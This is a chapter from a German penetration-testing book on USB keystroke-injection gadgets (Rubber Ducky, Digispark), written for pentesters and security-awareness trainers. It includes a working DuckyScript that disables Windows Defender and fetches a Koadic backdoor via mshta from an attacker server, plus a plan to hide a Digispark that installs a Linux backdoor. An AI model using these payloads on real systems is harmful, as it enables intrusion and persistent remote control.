Kapitel 9
Angriffsvektor USB-Schnittstelle

In diesem Kapitel stellen wir Ihnen vier Geräte vor, die sogenannte *Keystroke-Injection-Angriffe* ermöglichen: Den *USB-Rubber-Ducky*, *Digispark*, den *Bash Bunny*, *MalDuino W* sowie *P4wnP1*. Alle Hacking-Gadgets geben sich als *Human Interface Devices* (HID) aus. Sie werden an den angeschlossenen Geräten als vertrauenswürdige Tastatur erkannt und damit in das laufende System eingebunden. Hier arbeiten sie ihre vorgefertigten Scripts ab und setzen die Befehle in Tastaturanschläge um, ähnlich wie es ein Nutzer am PC oder mobilen Gerät machen würde.

Die hier vorgestellten Werkzeuge unterscheiden sich in Form, Größe und Speicherkapazität. Einige sehen USB-Sticks zum Verwechseln ähnlich, andere können, aufgrund ihrer geringen Größe, auch dauerhaft an oder in einem IT-Gerät platziert werden, ohne aufzufallen.

Die Entwicklung ist freilich auch bei diesen Geräten nicht stehengeblieben. Dabei lassen sich die Werkzeuge der neuen Generation vom Anwender ganz individuell einrichten und für die verschiedensten Angriffe flexibel als USB-Tastatur, Netzwerkkarte oder auch serielle Schnittstelle einsetzen. Einige besitzen eine Webschnittstelle, die die Konfiguration und Installation der notwendigen Scripts erheblich vereinfacht. Dabei können mehrere Payloads im Werkzeug gespeichert sein, die einfach mit Hilfe eines Multischalters ausgewählt werden. Die vom Nutzer programmierbaren LEDs zeigen den aktuellen Stand des Programmablaufes an und signalisieren einen erfolgreichen oder fehlgeschlagenen Angriff.

Hiermit ergibt sich ein großes Anwendungsspektrum, das vom Auslesen von Nutzerinformationen und Passwörtern über das Einrichten von Hintertüren bis hin zu komplexen Angriffen auf das angeschlossene Netzwerk reicht. Die dafür notwendigen Scripts stehen im Internet zum Download bereit. Hier lassen sich praktisch für jedes Betriebssystem und für jeden Angriff die passenden Payloads finden.

Schon nach relativ kurzer Einarbeitungszeit sind erfahrene Anwender wie auch Einsteiger in der Lage, eigene Scripts zu entwickeln oder vorhandene anzupassen, um so die ihnen zur Verfügung gestellten Systeme auf bereits bestehende, aber auch zukünftige Schwachstellen zu prüfen.

Wie wir am Ende des Kapitels ausführen werden, ist es möglich, sich durch technische Schutzmaßnahmen gegen derartige Angriffe zumindest teilweise zu wehren. Ganz entscheidend ist hier aber der menschliche Faktor. Insofern sollten Mitarbeiterschulungen an erster Stelle stehen.

Dabei können wir aus eigener Erfahrung sagen, dass IT-Security-Awareness-Veranstaltungen immer dann einen nachhaltigen Eindruck hinterlassen, wenn Themen nicht nur theoretisch behandelt werden. Die in diesem Abschnitt vorgestellten USB-Geräte eignen sich hervorragend, um den Nutzern von Informationstechnik die lauernden Gefahren vor Augen zu führen. Sie werden daher gern zur Sensibilisierung der Mitarbeiter oder zu IT-Sicherheitstrainings eingesetzt. Das mit der Durchführung beauftragte Personal kann mit Hilfe dieser Lektüre den Schulungen einen individuellen und praktischen Anteil verleihen. Weitere Anregungen finden Sie in Abschnitt 11.10, »Angriffsvektor USB-Phishing«.

9.1 USB-Rubber-Ducky

Mit dem *USB-Rubber-Ducky* schuf die Firma *Hak5* einen Quasistandard für USB-Angriffe alle Art. Dazu entwickelten sie eine einfache Scriptsprache und veröffentlichten eine Reihe von Payloads auf ihrer Webseite:

https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

Mittlerweile lässt sich der Ducky mit allen Betriebssystemen nutzen. Das vorrangig für Administratoren und Penetration-Tester entwickelte Werkzeug ähnelt von außen einem herkömmlichen USB-Stick. Aufgrund der Funktionsweise könnte man ihn eher als programmierbare Tastatur bezeichnen.

Aufbau und Funktionsweise

Der USB-Rubber-Ducky besteht aus einem Atmel-60-MHz-32-Bit-Prozessor, einem JTAG-Interface für I/O-Operationen und einem microSD-Kartenleser (siehe Abbildung 9.1). Er lässt sich mit dem herkömmlichen USB-2.0-Anschluss an fast allen Geräten betreiben und emuliert dabei eine Tastatur. Zusätzlich ist der USB-Rubber-Ducky mit einem Drucktaster und einer LED ausgestattet.

Das Gerät ist somit ausschließlich für Keystroke-Injection-Angriffe konzipiert und regte schnell die Phantasie von Penetration-Testern und Entwicklern an. Nicht zuletzt trug die einfach gehaltene Scriptsprache zum Erfolg bei, mit der sich bereits in wenigen Minuten Payloads erschaffen lassen. Es ist daher nicht verwunderlich, dass die Open-Source-Gemeinde schon viele Scripts und Anwendungsbeispiele erstellt hat, die nur noch an die eigenen Bedingungen angepasst werden müssen.



Abbildung 9.1 USB-Rubber-Ducky mit microSD-Karte

DuckyScript

Die Programmierung des Rubber-Duckys erfolgt in der Sprache *DuckyScript*. Die folgende Liste fasst die wichtigsten Elemente der Sprache zusammen und demonstriert ihre Anwendung anhand einfacher Beispiele:

- **REM:** `REM` kennzeichnet Kommentare.
- **WINDOWS** oder **GUI**: Diese beiden Kommandos simulieren das Betätigen der ⊞-Taste, der ⌘-Taste unter macOS bzw. der »Supertaste« unter Linux. Als Parameter können Sie ein einzelnes Zeichen oder eine Zeichenkette übergeben:

```
REM Spotlight-Suche in macOS aufrufen
GUI SPACE

REM Ausführen-Dialog in Windows öffnen
WINDOWS r

REM Windows-Einstellungen öffnen
WINDOWS i

REM Windows-Kontextmenü des Startmenüs öffnen
WINDOWS X
```

- **DELAY:** Mit `DELAY` erzwingen Sie eine Pause bis zur nächsten Befehlsausführung. Das ist empfehlenswert, um dem Zielsystem Zeit zur Verarbeitung eines Kommandos zu geben. Die Zeit geben Sie in Millisekunden an.

  Alternativ verwenden Sie `f` oder `DEFAULTDELAY`, um eine Verzögerung zwischen jedem Kommando im Script zu erzeugen. Dies müssen Sie am Anfang des Scripts deklarieren.

```
REM Warte 5 Sekunden, um Datei zu laden
DELAY 5000

REM Warte immer 200 ms bis zum nächsten Kommando
DEFAULT_DELAY 200
```

- **STRING:** `STRING` simuliert die Tastatureingabe einer Zeichenkette auf dem System.

```
REM macOS-Spotlight-Suche starten
GUI SPACE
REM Einstellungen für Internetaccounts öffnen
STRING Internet-Accounts

REM Windows-Eingabeaufforderung-Fenster öffnen
WINDOWS
STRING cmd.exe
ENTER
```

- **MENU** oder **APP:** Die beiden Kommandos simulieren das Betätigen der Menü- bzw. Applikationstaste unter Windows. Hier wäre alternativ auch die Kombination `UMSCHALT+F10` möglich.

```
REM Wordpad öffnen und Text aus der Zwischenablage einfügen
GUI r
STRING wordpad
ENTER
MENU
STRING E
```

- **SHIFT**, **ALT** sowie **CTRL** oder **CONTROL:** Diese Kommandos simulieren die entsprechenden Steuerungstasten. Sie werden oft in Kombination mit anderen Tasten genutzt. DuckyScript erlaubt z. B. die folgenden Kombinationen:
  - `SHIFT` mit `DELETE`, `HOME`, `INSERT`, `PAGEUP`, `PAGEDOWN`, `WINDOWS`, `GUI`, `UPARROW`, `DOWNARROW`, `LEFTARROW`, `RIGHTARROW`, `TAB`
  - `ALT` mit `END`, `ESC`, `ESCAPE`, `F1` bis `F12`, `SPACE`, `TAB` oder mit einem einzelnen Buchstaben oder Zeichen
  - `CTRL` mit `BREAK`, `PAUSE`, `F1` bis `F12`, `ESCAPE`, `ESC` oder mit einem einzelnen Zeichen

```
REM aktive Anwendung beenden
ALT F4

REM Windows-Task-Manager öffnen
CTRL SHIFT ESC

REM Linux-Terminal unter Ubuntu öffnen
CTRL ALT T
```

```
REM Mission-Control in macOS ausführen
ALT F3
```

- **REPEAT:** REPEAT wiederholt das vorige Kommando n-mal.

```
REM Pfeiltaste 5-mal nach rechts und dann 3-mal nach
REM unten bewegen; Enter betätigen
RIGHT
REPEAT 4
DOWN
REPEAT 2
ENTER
```

- Je nach Betriebssystem und verwendetem Tastaturtreiber können weitere Kommandos zum Einsatz kommen, deren Bedeutung weitgehend mit der Bezeichnung auf der Tastatur übereinstimmt. Das sind unter anderem BREAK oder PAUSE, CAPSLOCK, DELETE, ESC oder ESCAPE, HOME, INSERT, NUMLOCK, PAGEUP, PAGEDOWN, PRINTSCREEN, SCROLLLOCK, SPACE und TAB.

Eine Backdoor unter Windows 11 installieren

Wie bereits erwähnt, gibt es eine große Anzahl von fertigen Scripts, die Sie nur noch anpassen müssen. Um Sie beim Erstellen Ihres ersten DuckyScripts zu unterstützen, haben wir uns folgendes Szenario überlegt, mit dem Sie den Virenschutz von Windows 11 (Windows Defender) umgehen können, um dann eine Hintertür auf dem PC zu installieren. Neben den Betriebssystemen entwickelt Microsoft auch den Viren- und Bedrohungsschutz ständig weiter. Ziel der Angreifer ist es daher, diese Funktionalität z. B. mit Hilfe der PowerShell abzuschalten oder zumindest zu umgehen. Dies ist in den neuesten Versionen von Windows 10 und 11 nun nicht mehr so einfach möglich.

Obwohl Microsoft die Sicherheit in diesem Fall erhöhen konnte, besteht für den Nutzer weiterhin die Möglichkeit, den Viren- und Bedrohungsschutz manuell für einen bestimmten Zeitraum abzuschalten. Diesen Vorteil können wir mit Hilfe des USB-Rubber-Duckys ausnutzen, um so die Tastatureingaben eines Nutzers für diesen Vorgang zu simulieren. Dies ermöglicht uns, später eine Hintertür auf dem PC zu installieren, die eine permanente Verbindung zum Angreifer sicherstellt. Die Backdoor werden wir mit Hilfe des Post-Exploitation-Frameworks Koadic erstellen, das wir in Abschnitt 4.11 vorstellen.

Für diesen speziellen Fall nutzen wir den *Microsoft HTML Application Host*, eine Software, die sich bereits auf dem Windows-PC befindet. Die dazu notwendige `.hta`-Datei übertragen wir mit einem simplen Befehl vom Koadic-Server. Diese Angriffstechnik, auch *Living off the Land* (LotL) genannt, wird zunehmend bei Cyberangriffen beob-

achtet. Ziel ist es dabei, vertrauenswürdige Standard- und Systemtools der Betriebssysteme für schädliche Zwecke anzuwenden.

Auf dem Rubber-Ducky ist ein Script gespeichert, das Sie mit Hilfe Ihres bevorzugten Editors bearbeiten können. Im folgenden Listing sind die Zeilen nummeriert, damit wir die Funktionen des Codes besser erläutern können. Geben Sie die Nummern nicht mit ein!

```
1   REM Turn off Windows 11 Defender (Version 21H2)
2   REM Install Koadic-Backdoor
3   REM Author: Frank Neugebauer, Pentetstit.de
4   REM For German Keyboards only
5   REM You take responsibility for any laws you break with this,
        I simply point out the security flaw
6   REM Let the HID enumerate
7   DEFAULT_DELAY 500
8   DELAY 2000
9   ESCAPE
10  CONTROL ESCAPE
11  STRING Windows-Sicherheit
12  ENTER
13  ENTER
14  TAB
15  TAB
16  TAB
17  TAB
18  ENTER
19  SPACE
20  CTRL-ALT TAB
21  ENTER
22  TAB
23  TAB
24  ENTER
25  TAB
26  SPACE
27  ALT F4
28  REM Install Koadic Backdoor
29  GUI r
30  STRING mshta http://192.168.171.110:9001/test123
31  ENTER
```

Mit dem in Zeile 7 aufgeführten Kommando »bremsen« wir den Rubber-Ducky ein wenig und geben dem Zielsystem etwas Zeit, auf die einzelnen Befehle zu reagieren. Falls die 500 ms nicht ausreichen, können Sie auch einen höheren Wert eintragen.

Der `STRING`-Befehl in Zeile 11 hilft uns, die Einstellungen für den Viren- und Bedrohungsschutz in Windows 11 schnell zu finden. Die nachfolgenden Befehle simulieren die Tastenanschläge des Nutzers, um diese Funktionalität abzuschalten.

Mit den Zeilen 29 bis 31 etablieren wir die Hintertür auf den Windows-PC. Dazu wird die URL *http://192.168.171.110:9001/test123* mit Hilfe der Datei `mshta.exe` auf dem Zielsystem aufgerufen (siehe Abbildung 9.2).



Abbildung 9.2 Passwörter stehlen mit dem Rubber-Ducky

```
                        .
                       / \
                      | |
    _                 | |
   | | _____   __ _  __| || |  ___
   | |/ / _ \ / _` |/ _` || | / __|
   |   / (o) | (_| | (_| || || (__
   |_|\_\_^_/ \__,_|\__,_||_| \___|
                       |:|
                     ~\==8==/~
                        8
                        0

 -{ Koadic C3 - COM Command & Control }-
     Windows Post-Exploitation Tools
             Endless Intellect

          ~[ Version:  0xB ]~
          ~[ Stagers:    6 ]~
          ~[ Implants:  46 ]~


(koadic: sta/js/mshta)# set SRVPORT 9001
[+] SRVPORT => 9001
(koadic: sta/js/mshta)# set ENDPOINT test123
[+] ENDPOINT => test123
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.171.110:9001/test123
[>] mshta http://192.168.171.110:9001/test123
[+] Zombie 0: Staging new connection (192.168.171.111) on Stager 0
[+] Zombie 0: Win11Client\frank @ WIN11CLIENT -- Windows 10 Pro
(koadic: sta/js/mshta)# zombies

       ID   IP              STATUS  LAST SEEN
       ---  ---------       ------- ------------
       0    192.168.171.111 Alive   2022-03-20 12:07:59
```

Abbildung 9.3 Der Windows 11-PC hat eine Zombie-Verbindung zum Koadic-Server aufgebaut.

Um den Angriff unter Laborbedingungen nachstellen zu können, haben wir Angreifer und Zielsystem im gleichen Subnetz platziert. Der Angriff könnte aber unter realen Bedingungen auch über Netzwerkgrenzen hinweg erfolgen.

Abbildung 9.3 zeigt, dass der PC mit der IP-Adresse 192.168.171.111 eine »Zombie-Verbindung« zum Koadic-Server hergestellt hat. Sehen wir es Koadic in diesem Fall nach, dass die Windows-Version nicht richtig erkannt wurde. Trotzdem lassen sich alle Koadic-Module in der kommenden Post-Exploitation-Phase des Penetration-Tests nutzen. Weitere Erläuterungen hierzu finden Sie in Abschnitt 4.11.

Mit dem Duck Encoder zur fertigen Payload

Wer denkt, das im vorherigen Abschnitt erstellte Script sofort einsetzen zu können, den müssen wir leider enttäuschen. Um das DuckyScript-Script auf der microSD-Karte zu nutzen, muss es zunächst kodiert werden. Zu diesem Zweck haben die Entwickler den *Duck Encoder* auf der Basis von Java zur Verfügung gestellt.

https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Downloads

Eine Zusammenfassung der Syntax dieses Programms liefert der folgende Befehl:

```
java -jar duckencoder.jar -h
```

Im Wesentlichen müssen Sie drei Parameter übergeben. Neben der Eingabe- und Ausgabedatei lässt sich hier auch das gewünschte Tastaturlayout einstellen.

Wenn Sie ein Linux-System auf der Basis von Ubuntu nutzen, können Sie sofort mit der Kodierung des Beispielscripts fortfahren. Dazu führen Sie das folgende Kommando aus:

```
java -jar duckencoder.jar -l de -i ducky_code.txt  -o inject.bin
```

Damit haben Sie ein deutsches Tastaturlayout, als Eingabedatei das Beispielscript `ducky_code.txt` und als Ausgabedatei `inject.bin` ausgewählt.

Sie können der Ausgabedatei auch einen anderen Namen zuweisen. Es ist aber wichtig, dass die später auf dem USB-Rubber-Ducky verwendete Datei diesen Namen trägt.

Wenn Sie sich nicht scheuen, Ihr Script über das Internet zu kodieren, können Sie eine Online-Variante des Duck Encoders nutzen. Die Site *https://ducktoolkit.com* stellt neben einem Online-Encoder einen Payload-Generator zur Verfügung (siehe Abbildung 9.4). Hier können Sie vorgefertigte Scripts für Linux und Windows in verschiedenen Kategorien auswählen.

Ist das Script kodiert, so lässt es sich mit Hilfe des mitgelieferten Kartenlesers auf die microSD-Karte kopieren. Sie können dort natürlich je nach Speicherkapazität mehrere Dateien aufbewahren. Es wird aber nur die Payload mit dem Namen `inject.bin` ausgeführt; sie muss sich im Wurzelverzeichnis befinden.



Abbildung 9.4 Duck Toolkit als Online-Variante des Duck Encoders

Oftmals ist es bei den Tests notwendig, die Payload auf dem Zielsystem mehrfach auszuführen. Betätigen Sie hierzu einfach den Drucktaster. Außerdem wird der Taster zum Aufspielen neuer Firmware benötigt, was wir im folgenden Abschnitt behandeln werden.

9.2 Digispark – ein Wolf im Schafspelz

Obwohl der *Digispark* nur so groß wie eine 1-Cent-Münze ist (siehe Abbildung 9.5), verbirgt sich dahinter ein fertig bestücktes Arduino-kompatibles Board. Obwohl er aufgrund der Größe und der verfügbaren Speicherkapazität nicht an den eben vorgestellten USB-Rubber-Ducky heranreicht, so lässt er sich doch analog einsetzen.



Abbildung 9.5 Digispark-Platine

Er ist mit einem 8-beinigen Atmel Attiny 85 Microcontroller und einem USB-Programmieranschluss ausgestattet. Der verfügbare Speicherplatz auf der Platine beträgt 6 KByte. Einmal an einen Server, Arbeitsplatzcomputer oder auch an ein mobiles IT-Gerät über die USB-Schnittstelle angeschlossen, wird die Platine dank des HID-Standards als Tastatur erkannt und von allen gängigen Betriebssystemen unterstützt.

Um den Digispark zu programmieren, benötigen Sie eine Entwicklungsumgebung, die Sie auf folgender Webseite herunterladen können:

https://www.arduino.cc/en/Main/Software

Hiermit ist auch bereits der größte Unterschied zum USB-Rubber-Ducky genannt: War es mit dem Ducky noch möglich, die Scripts mit einem einfachen Texteditor zu erstellen, so sind Sie beim Digispark an die Arduino-Umgebung gebunden. Das entwickelt sich aber auch gleichzeitig zum Vorteil, wenn man bedenkt, dass nun kein umständliches Kodieren über ein externes Programm mehr notwendig ist. Das so erstellte Script lässt sich mit Hilfe der Entwicklungsumgebung sofort auf den Digispark übertragen.

Arduino-Entwicklungsumgebung herunterladen und einrichten

Laden Sie dazu das für Ihre Testumgebung passende Software-Paket herunter, und speichern Sie die Dateien z. B. im Verzeichnis `Downloads` ab. Wir nutzen in diesem Beispiel Windows 10 und laden dazu die Datei `arduino-1.8.19-windows.exe` herunter. Bei der Installation werden die notwendigen Einstellungen vorgenommen und notwendige Treiber eingerichtet.

Beim ersten Aufruf des Programms finden Sie eine sehr spartanische Oberfläche vor (siehe Abbildung 9.6), die Sie nun noch anpassen müssen.



Abbildung 9.6 Arduino-Entwicklungsumgebung unter Windows

Als ersten Schritt tragen Sie über das Menü DATEI • VOREINSTELLUNGEN eine zusätzliche *Boardverwalter-URL* ein (siehe Abbildung 9.7). Dazu ergänzen Sie im unteren Teil des Dialogs die folgende URL:

http://digistump.com/package_digistump_index.json



Abbildung 9.7 Board Manager für die Arduino-Entwicklungsumgebung einrichten



Abbildung 9.8 Digistump AVR Boards installieren

Unter Werkzeuge • Board • Boardverwalter suchen Sie nun nach »Digistump AVR Boards« und fügen den Digispark mit Klick auf den Install-Button hinzu (siehe Abbildung 9.8). Zuletzt wählen Sie unter Tools • Board den Eintrag Digispark (Default – 16,5 MHz) aus, damit die weiteren Arbeiten dieses Board betreffen.

Die Scriptsprache des Digisparks

Die folgende Aufzählung beschreibt die wichtigsten Kommandos der Scriptsprache und zeigt einige Anwendungsbeispiele. Im Grunde benötigen Sie nur wenige Kommandos, um einfache Szenarien umzusetzen. Im Wesentlichen geht es ähnlich wie beim USB-Rubber-Ducky darum, bestimmte Tastenkombinationen zu simulieren, Text und Kommandos der genutzten Betriebssysteme einzugeben und Verzögerungen im Ausführen von Befehlen zu erwirken.

- Einzeilige Kommentare werden wie in vielen Programmiersprachen mit // eingeleitet, mehrzeilige Kommentare zwischen /* und */ eingeschlossen.
- `DigiKeyboard.sendKeyStroke()` simuliert das Betätigen einer Taste.

```
// Spotlight-Suche in macOS aufrufen
DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT)

// Ausführen-Dialog in Windows öffnen
DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT)

// Windows 10-Einstellungen öffnen
DigiKeyboard.sendKeyStroke(KEY_I, MOD_GUI_LEFT)

// Windows 10-Kontextmenü des Startmenüs öffnen
DigiKeyboard.sendKeyStroke(KEY_X, MOD_GUI_LEFT)

// Enter-Taste betätigen
DigiKeyboard.sendKeyStroke(KEY_ENTER)

// betätigt gleichzeitig die Tasten Strg+Shift+W und
// schließt das aktuelle Fenster in Ubuntu
DigiKeyboard.sendKeyStroke(KEY_W,
  MOD_CONTROL_LEFT | MOD_SHIFT_LEFT)
```

- `DigiKeyboard.delay(n)` erzeugt eine Pause bis zur nächsten Befehlsausführung. Die Zeit wird in Millisekunden angegeben.

```
// 5 Sekunden warten, um eine Datei zu laden
DigiKeyboard.delay(5000)
```

- `DigiKeyboard.print("text")` bzw. `DigiKeyboard.println("text")` simuliert die Eingabe des entsprechenden Textes, wobei bei der `println`-Variante ↵ hinzugefügt wird.

```
// den folgenden Befehl in einer Linux-Konsole ausführen
DigiKeyboard.println("chmod +x shell.elf")


// Wie oben, die Eingabe der Enter-Taste wird aber erst
// durch das zweite Kommando simuliert.
DigiKeyboard.print("chmod +x shell.elf");
DigiKeyboard.sendKeyStroke(KEY_ENTER)
```

- `digitalWrite(1, HIGH)` bzw. `digitalWrite(1, LOW)` schaltet die LED des Digispark ein bzw. wieder aus.

Linux-Backdoor mit Digispark einrichten

Gerade weil der Digispark sehr klein ist, lässt er sich an einem Client-PC oder Server sehr unauffällig anbringen. Denkbar wäre auch, eine via Adapterkabel am Pfostenstecker angeschlossene Digispark-Platine in einem IT-Gerät zu hinterlegen. Damit wäre sie von außen gar nicht sichtbar.

Im folgenden Szenario haben wir den Digispark auf der Rückseite eines Desktop-PCs platziert (siehe Abbildung 9.9). Das Ziel besteht darin, über diesen Weg auf einem Linux-Gerät eine Hintertür einzurichten, die sich regelmäßig beim Angreifer »meldet« und somit eine versteckte Kommunikation erlaubt.



Abbildung 9.9 Digispark auf der Rückseite eines Desktop-PCs platziert

Der Angriff setzt eine permanente Verbindung ins Internet voraus. Die Linux-Hintertür würde ein Angreifer auf einem Webserver ablegen (Schritt 1, siehe Abbildung 9.10).

Dadurch hat er gegebenenfalls die Möglichkeit, den Code zu verändern oder anzupassen, ohne dass er den Digispark austauschen muss. Das Opfer lädt die Hintertür herunter (Schritt 3) und ermöglicht beim Ausführen der Payload eine permanente verschlüsselte Verbindung zum Angreifer.

